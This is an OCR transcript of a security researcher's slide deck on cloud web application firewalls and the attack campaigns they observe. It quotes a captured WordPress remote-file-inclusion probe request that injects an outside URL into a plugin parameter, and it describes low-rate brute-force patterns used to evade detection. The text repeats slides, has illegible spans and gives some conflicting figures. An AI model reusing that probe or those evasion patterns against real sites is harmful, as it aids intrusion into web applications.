Cloudy With a Chance of WAF

Or Katz - Principal Security Researcher

Akamai Cloud Security

CLOUDY with a chance of MEATBALLS

What is a WAF?

It depends who you ask…but most vendors will agree with the following statements:

“A (WAF) is an appliance, server plugin, or filter”

“Applies a set of rules to an HTTP conversation”

“Generally, these rules cover common attacks such as XSS and SQLi” (OWASP)

“..WAFs sit (in-line) and monitor traffic to and from web applications.”

“WAFs interrogate the behavior and logic of what is requested and returned”

“WAFs also detect (and can prevent) new unknown types of attacks. By watching for unusual or unexpected patterns in the traffic”

WAF History

1998: Sanctum's "AppShield"
1998: Gillian’s “Exit Control”
2002: ModSecurity
2002: Imperva SecureSphere (2G Positive Security)

- Teros->Citrix, Kavado->Protegrity, Magnifire->F5, NetContinuum>Baraccuda,

2006: Breach Security acquires ThinkingStone (ModSecurity)
2006: OWASP ModSecurity CRS v1.0
2008: Akamai introduces world’s first cloud-based distributed WAF
Today: Several cloud based WAFs such as: Incapsula, Qualys, CloudFlare...

WAF in the Cloud: benefits

- Elastic / Scalable
- Distributed (computing)
- Easy to set-up (when offered as a service)
- Offered as pay-as-you-grow service
- Stops attacks in the cloud
- Always up-to-date
- All events are stored in centralized location

WAF in Cloud Security Benefits

- Orchestrated attack campaigns
- Slow & low
- Zero day detection


Orchestrated Attack Campaigns

WordPress Remote File Inclusion Vulnerability

```
[illegible]
```

Trying to inject to this HTTP parameter wpPATH

The content of this URL http://www.google.com/humans.txt?



Content of hummans.txt

[illegible]


WordPress Remote File Inclusion Vulnerability

```
GET /wp-content/plugins/wordtube/wordtube-button.php?wpPATH=http://www.google.com/humans.txt? HTTP/1.1
Host: www.test.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_4) AppleWebKit/537.36 (KHTML, like Gecko)
```

Trying to inject to this HTTP parameter **wpPATH**

The content of this URL **http://www.google.com/humans.txt?**

Content of hummans.txt




```
Google is built by a large team of engineers, designers,
researchers, robots, and others in many different sites
across the globe. It is updated continuously, and built
with more tools and technologies than we can shake a stick
at. If you'd like to help us out, see google.com/jobs.
```

Some Question that Crossed Our Minds:


- Why RFI exploit from 2007?
- Why trying to exploit PHP inclusion on .NET application?
- Why including a legitimate page?

What Else Did This Hacker Do On This Site?




Sending **2212** different RFI exploits

Any Other Akamai Customers Hit by This Hacker?


Any Other Akamai Customers Hit by This Hacker?
What Else Did This Hacker Do On This Site?
Sending **2212** different RFI exploits
Attacking **34** different Web sites, sending **24301** attacks


Lets find similar activity across the internet...

Bot Network that include **272** machines
Targeting **1696** Web applications
Sending **1358980** attacks



Lets find similar activity across the internet...

Bot Network that include **272** machines
Targeting **1696** Web applications
Sending **1358980** attacks


Any Other Akamai Customers Hit by This Hacker?
What Else Did This Hacker Do On This Site?
Sending **1212** different RFI exploits
Attacking **34** different Web sites, sending **24301** attacks

Still Some Questions that Need to be Answered...

Why RFI Exploit from 2007?

Hacker trying to be lucky using old exploits

Why Including a Legitimate Page?

Hacker checking [illegible]

Why trying to exploit RFI [illegible] on .NET application?

Hacker is [illegible]

Why RFI Exploit from 2007?

Hacker trying to be lucky using old exploits

Why Including a Legitimate Page?


Hacker checking exploit feasibility

Why trying to Exploit PHP Inclusion on .NET Application?

Hacker is just shooting all over the place

Attack Summary

- Distributed attack campaign.
- 200 compromised web servers
- Lasting over more than a month.



Slow & Low - Brute Force Attacks

Analyzing 8 Hours of Traffic


4301

Application were targeted

2848

Malicious clients participated in the attacks

Most of the attacks originated from: US, China and France



289

Highest number of applications being scanned by one IP

531

Joomla and WordPress applications brute forced with 230K attempts

14%

Of the traffic originated from anonymized sources


4301

Application were targeted

2848

Malicious clients participated in the attacks

Most of the attacks originated from: US, China and France



289


Highest number of applications being scanned by one IP

531

Joomla and WordPress applications brute forced with 230K attempts

14%

Of the traffic originated from anonymized sources




Bypassing Detection Mechanism

One to One

Attacker is sending up to 15 brute force attempts in 1 hour to application


One to Many

Attacker is sending up to **15** brute force attempts in **1** hour to **207** different applications



Many to Many

- **11** Attackers
- each is targeting between **100** to **231** different applications
- All together targeting **478** applications
- Over time frame of **3** months




One to One

Attacker is sending up to 15 brute force attempts in 1 hour to application

